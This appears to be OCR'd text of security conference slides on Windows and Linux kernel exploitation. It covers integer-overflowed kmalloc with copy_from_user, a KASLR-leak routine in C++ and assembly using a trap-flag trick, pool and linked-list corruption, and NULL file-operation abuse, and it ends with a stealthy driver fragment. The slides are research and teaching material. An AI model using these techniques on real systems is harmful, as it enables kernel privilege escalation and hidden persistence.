        if (INVALID_MEM == m_copyPage.get())
            return;

        memset(m_copyPage.get(), 0, PAGE_SIZE);
        mprotect(m_copyPage.get() + PAGE_SIZE, PAGE_SIZE, PROT_NONE);
    }

    void*
    LoadPwnData(
        void* pwnData,
        size_t pwnSize
        )
```

```
unsigned int count;
if (copy_from_user(&count, arg1, sizeof(count))
    return EINVAL;

void* mem = kmalloc(count * sizeof(void*) + sizeof(STRUCT));
if (!mem)
    return EINVAL;

if (copy_from_user(mem, arg2, count * sizeof(void*))
    return EINVAL;
```

```
see if there's a fixup handler available to deal with a kernel fault

signed long search_exception_table(unsigned long pc)

  const struct exception_table_entry *extab;

  /* determine if the fault lay during a memcpy_user or a memset_user */
  if (__frame->lr == (unsigned long) &__memset_user_error_lr &&
      (unsigned long) &memset <= pc && pc < (unsigned long) &__m
      ) {
      /* the fault occurred in a protected memset
       * - we search for the return address (in LR) instead of the program co
       * - it was probably during a clear_user()
       */
      return (unsigned long) &__memset_user_error_handler;
  }

  if (__frame->lr == (unsigned long) &__memcpy_user_error_lr &&
      (unsigned long) &memcpy <= pc &&
      pc < (unsigned long) &__memcpy_end
      ) {
      /* the fault occurred in a protected memset
       * - we search for the return address (in LR) instead of the program co
       * - it was probably during a copy_to/from_user()
       */
      return (unsigned long) &__memcpy_user_error_handler;
  }
```

1. under/overflowed kmalloc
2. copy_to/from_user
3. search_exception_table for frv, but idea same
4. force copy_to/from_user fail
5. Copied just controlled bytes even in under/overflow situation!

KASLR

```
size_t
ResolveKiFastCallEntryAddr()
{
    printf("\nResolveKiFastCallEntryAddr; start from -> %p\n",
        reinterpret_cast<_ntoskrnl*>(~MMHIGHESTUSERADDRESS)->KiFastCallEntry());

    std::unique_ptr<void, decltype(&RemoveVectoredExceptionHandler)> exc_hndlr(
        AddVectoredExceptionHandler(1, OffsetExcpHandler),
        RemoveVectoredExceptionHandler);

    if (!exc_hndlr.get())
        return NULL;

    for (size_t fast_call = reinterpret_cast<_ntoskrnl*>(~MMHIGHESTUSERADDRESS)->KiFastCallEntry();
        fast_call && !m_exit;
        fast_call += SPAGE_SIZE)
    {
        if (ki_fast_call_entry_leak(fast_call) != fast_call)
            return fast_call;
    }

    return NULL;
}
```

```
.code

; greetz to j00ru !
ki_fast_call_entry_leak proc
    push rdx
    push rcx
    mov rdx, offset KiTrap01_label
    mov rax, rcx
    pushf
    or dword ptr [rsp], 0100h
    popf
    jmp rax
KiTrap01_label:
    pop rcx
    pop rcx
    ret
ki_fast_call_entry_leak endp

end
```

BY EXAMPLE :
@J00RU NICE TRAP TRICK!

- From win8.1 NtQuerySystemInfo is just for privileged user
- /proc/kallsyms same, just for privileged ones

- Need to info-leak
- Read-where vuln
- Abusing **weak** or **old** mechanism

KASLR

- PageTable concept is old
- That time no hardering needed
- Crucial for performance

- Timing attacks, PageFault measuring, seems doable, see recent research
- A lot of static **PHYSICAL** addresses, KASLR weakened
- MMU mechanism attacks target of recent research, and it works …






Figure 7: Extract of cache preloading measurements

http://felinemenace.org/~nemo/docs/TR-HGI-2013-001-real.pdf
http://labs.bromium.com/2014/10/27/tsx-improves-timing-attacks-against-kaslr/



Part 3 -> design features (flaws)

Linked lists




- nt!_list_entry / list_head
- *Lazy* list entry assertions
- Proper *design* ?
- Manipulating next / prev *outside* of API ?
- *Hardening* ?

- Common member
- Intrusive containers
- Redirect list

- pool leak && **write-where**
- **Own content** && abussing algo ?

Kernel hidden pointers



http://www.nosuchcon.org/talks/2013/D3_02_Nikita_Exploiting_Hardcore_Pool_Corruptions_in_Microsoft_Windows_Kernel.pdf


Kernel ops by design

- Callback mechanism
- open / write / read …
- If not implemented NULLPTR
- If not implemented no call performed


1. nullptr write vuln
2. null some operation
3. Abuse scoped resource handling logic
4. pwn

```
static const struct file_operations tty_fops = {
    .llseek      = no_llseek,
    .read        = tty_read,
    .write       = tty_write,
    .poll        = tty_poll,
    .unlocked_ioctl = tty_ioctl,
    .compat_ioctl   = tty_compat_ioctl,
    .open        = tty_open,
    .release     = tty_release,
    .fasync      = tty_fasync,
};

static const struct file_operations console_fops = {
    .llseek      = no_llseek,
    .read        = tty_read,
    .write       = redirected_tty_write,
    .poll        = tty_poll,
    .unlocked_ioctl = tty_ioctl,
    .compat_ioctl   = tty_compat_ioctl,
    .open        = tty_open,
    .release     = tty_release,
    .fasync      = tty_fasync,
};

static const struct file_operations hung_up_tty_fops = {
    .llseek      = no_llseek,
    .read        = hung_up_tty_read,
    .write       = hung_up_tty_write,
    .poll
    .unlo
    .comp
    .rele
};
```

```
Common.c (security\tomoyo): if (!head->read)
Compat.c (fs):  if (!file->f_op || (!file->f_op->aio_read && !file->f_op->read))
Con3270.c (drivers\s390\char):          (unsigned long) condev->read);
Core.c (drivers\char\hw_random):    if (rng->read)
Cx25821-audio-upstream.c (drivers\media\video\cx25821):     if (!myfile->f_op->read) {
Cx25821-audio-upstream.c (drivers\media\video\cx25821):     if (!myfile->f_op->read) {
Cx25821-video-upstream-ch2.c (drivers\media\video\cx25821):     if (!myfile->f_op->read) {
Cx25821-video-upstream-ch2.c (drivers\media\video\cx25821):     if (!myfile->f_op->read) {
Cx25821-video-upstream.c (drivers\media\video\cx25821):     if (!myfile->f_op->read) {
Cx25821-video-upstream.c (drivers\media\video\cx25821):     if (!myfile->f_op->read) {
Debug.c (drivers\net\wireless\ath\carl9170):    if (!dfops->read)
```


KEEN TEAM



Part 4 -> state of exploitation


before win8.1

even kids ...



... do pwn


Era of Windows 8.1, earlier and current linux



- ✓ Cool, seems more hardening
- ✓ More software security features
- ✓ Access control improved
- ✓ UEFI
- ✓ Finally! More hardware features goes implemented SMEP/SMAP, ...
- ✓ SMAP still waiting in some cases ....
- ✓ Exploiting coming finally challenging! BUT still kernel not hardened enough

Future of OS ?

- ✓ Hardware features implemented
- ✓ Strong complex access control policy
- ✓ Well randomized kernel space
- ✓ Kicked off obsolete designs
- ✓ Well designed core
- ✓ No plain pointers
- ✓ Data integrity checks



Rebirth to K E R N E L

Developing begins

KEEN TEAM

CHANGING DIRECTION
[everything is just point of view]

Until now you were ATTACKER	Now you are DEVELOPER !
• NO MATTER HOW, but get EXEC! • hooks, patching, non-safe walkers, etc.	• Pretend to be one of them • Now you deal with KPP and others mitigations

Kernel windows DEVELOPER view

- In kernel, but some obstacles reminds :
- PsSet * Routine, ObRegisterCallbacks, etc.
  - Callback integrity validation!
- IoAttachDeviceToDeviceStack, IoQueueWorkItem
  - DEVICE_OBJECT* needed (own is preferable)

Kernel DEVELOPing begins
[DRIVER/DEVICE_object*]

```
struct _DRIVEROBJECT
{
    _OBJECT_HEADER ObjectHeader;
    DRIVER_OBJECT DriverObject;
};
```

```
__drv_requiresIRQL(DISPATCH_LEVEL)
explicit
CDummyDevice(
    __in DRIVER_OBJECT* drvObj
    ) : CDerefObj(&m_drvObjContainer.DriverObject)
{
    m_drvObjContainer.DriverObject = *drvObj;
    m_drvObjContainer.ObjectHeader = *CONTAINING_RECORD(drvObj, _OBJECT_HEADER, Body);

    get()->DeviceObject = nullptr;
    get()->FastIoDispatch = nullptr; //LEGACY DRIVER, for now not my target
    for (size_t i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
        get()->MajorFunction[i] = _IrpPassTrhu;

